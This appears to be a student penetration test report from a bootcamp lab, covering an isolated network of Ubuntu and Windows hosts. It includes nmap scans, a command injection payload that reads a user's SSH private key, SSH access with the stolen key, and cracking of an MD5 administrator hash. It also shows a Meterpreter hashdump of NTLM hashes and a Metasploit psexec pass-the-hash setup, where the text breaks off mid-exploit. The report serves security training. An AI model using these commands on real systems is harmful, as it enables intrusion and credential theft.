Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Jonah Landis

Executive Summary

Objective

We will be conducting a penetration test on an isolated segment of the network, which includes the following workstations:

- **Attacker Machine**: Kali
- **Target Systems**: Ubuntu22-1, Ubuntu22-2, Windows2016-1, Windows2016-2

The primary objective of this test is to identify vulnerabilities in the target systems, focusing on:

- SSH session security
- Password hashing weaknesses
- Windows-based exploits
- Privilege escalation risks
- Storage and handling of sensitive data

Tools Used

Below is a list of tools we will use during the penetration test, along with their respective purposes:

- **Nmap**: To scan the network and gather detailed information about specific target systems.
- **Command Line Injection**: To exploit server vulnerabilities and extract data.
- **Crackstation.net**: To crack hashed passwords and assess password security.

- **Metasploit**: To configure and deploy payloads for exploiting Windows vulnerabilities.
- **Meterpreter**: To leverage the Meterpreter shell for locating and retrieving sensitive data.

Penetration Test Findings


Summary

[Update the table below with your findings (i.e. insecure files, weak passwords, etc) and severity levels (high, medium, or low).]

Finding #	Severity	Finding Name
1	Medium	All target systems are visible via network scans.
2	High	Target Windows systems are outdated and lack critical updates
3	High	The web server is vulnerable to command-line injection attacks
4	Low	SSH and HTTP services are running on non-standard ports.
5	High	A discovered user key provides access to multiple target systems
6	High	The hashed passwords for both user and administrator accounts were easily cracked .
7	High	Windows target systems were successfully exploited using metasploit
8	High	Sensitive data is stored in plaintext and is neither hidden nor encrypted.


Detailed Walkthrough

1. We began by identifying the IP address of our Kali machine using the command: `ip a`



Next, we performed a ping sweep with `nmap -sn` to identify active hosts on the network.

- Result: 9 hosts were detected as online.



```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-23 15:13 UTC
Nmap scan report for ip-172-31-1-228.us-west-2.compute.internal (172.31.1.228)
Host is up (0.0011s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-2-77.us-west-2.compute.internal (172.31.2.77)
Host is up (0.00037s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for ip-172-31-8-170.us-west-2.compute.internal (172.31.8.170)
Host is up (0.00011s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


```
Nmap scan report for ip-172-31-12-7.us-west-2.compute.internal (172.31.12.7)
Host is up (0.00025s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

3.A detailed service scan was conducted to identify open ports and services on the discovered hosts.

- Observations:
  - **Host 172.31.2.77**: Ubuntu machine running a web server on port 1013.
  - **Host 172.31.1.228**: Ubuntu machine running SSH on port 2222.
  - **Hosts 172.31.8.170 and 172.31.12.7**: Windows machines detected.


Part 2. Web Exploitation


Using the IP address `172.31.2.77` from our scan, we accessed the web server through a browser at `http://172.31.2.77:1013`.



Upon inspecting the website, we identified a DNS lookup field vulnerable to command-line injection.

- Testing confirmed successful exploitation of the injection vulnerability.







Part 3. SSH Key Discovery and Access

1. Through the command-line injection, we discovered two `.ssh` keys.


- **Command used:** `;cat /home/alice-devops/.ssh/id_rsa.pem`



2. Extracted the private SSH key for the user “alice” and saved it locally using `vim`.



3.Adjusted file permissions to allow key usage: `chmod 600 <key file>`



```
┌──(kali㉿kali)-[~]
└─$ chmod 600 sshkey
```

Using the retrieved key, we connected to the Ubuntu machine on port 2222 via SSH.

- Successfully logged in as “alice.”

```
┌──(kali㉿kali)-[~]
└─$ ssh -i ~/sshkey alice-devops@172.31.1.228 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 23 16:10:42 UTC 2024

  System load:  0.0751953125      Processes:             201
  Usage of /:   28.4% of 19.20GB  Users logged in:       0
  Memory usage: 43%               IPv4 address for eth0: 172.31.1.228
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

PART 4. Sensitive Information Discovery


1. **Navigating through the directories, we located a password hash for the user “administrator.”**

```
alice-devops@ubuntu22:~$ cat windows-maintenance.sh
cat: windows-maintenance.sh: No such file or directory
alice-devops@ubuntu22:~$ cat /windows-maintenance.sh
cat: /windows-maintenance.sh: No such file or directory
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

2 .The hash was saved for later cracking


Part 5.Password Cracking

1. 1.The retrieved hash was input into **Crackstation**, revealing the plaintext password for the administrator account.




Part.6 Windows Exploitation

1. Using **Metasploit**, we configured a meterpreter session to target the Windows machines using the information gathered earlier.



2. The first attempt to connect to `172.31.8.170` failed.



3. Switching to the second Windows machine (`172.31.12.7`), the connection was successful.

PART 8. Privilege Escalation and Hashdump

1. Using meterpreter, a `hashdump` was performed to extract usernames and password hashes from the Windows machine

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > ps

Process List
============
```

We configured Metasploit for a pass-the-hash attack, targeting the original Windows machine (`172.31.8.170`) with the harvested hash.

- The attack successfully granted access.

.

2.

```
meterpreter > hashdump > hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.31.12.7 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/psexec) > set RHOST 172.31.8.170
RHOST => 172.31.8.170
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator2
SMBUser => Administrator2
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.7.56:4444
[*] 172.31.8.170:445 - Connecting to the server...
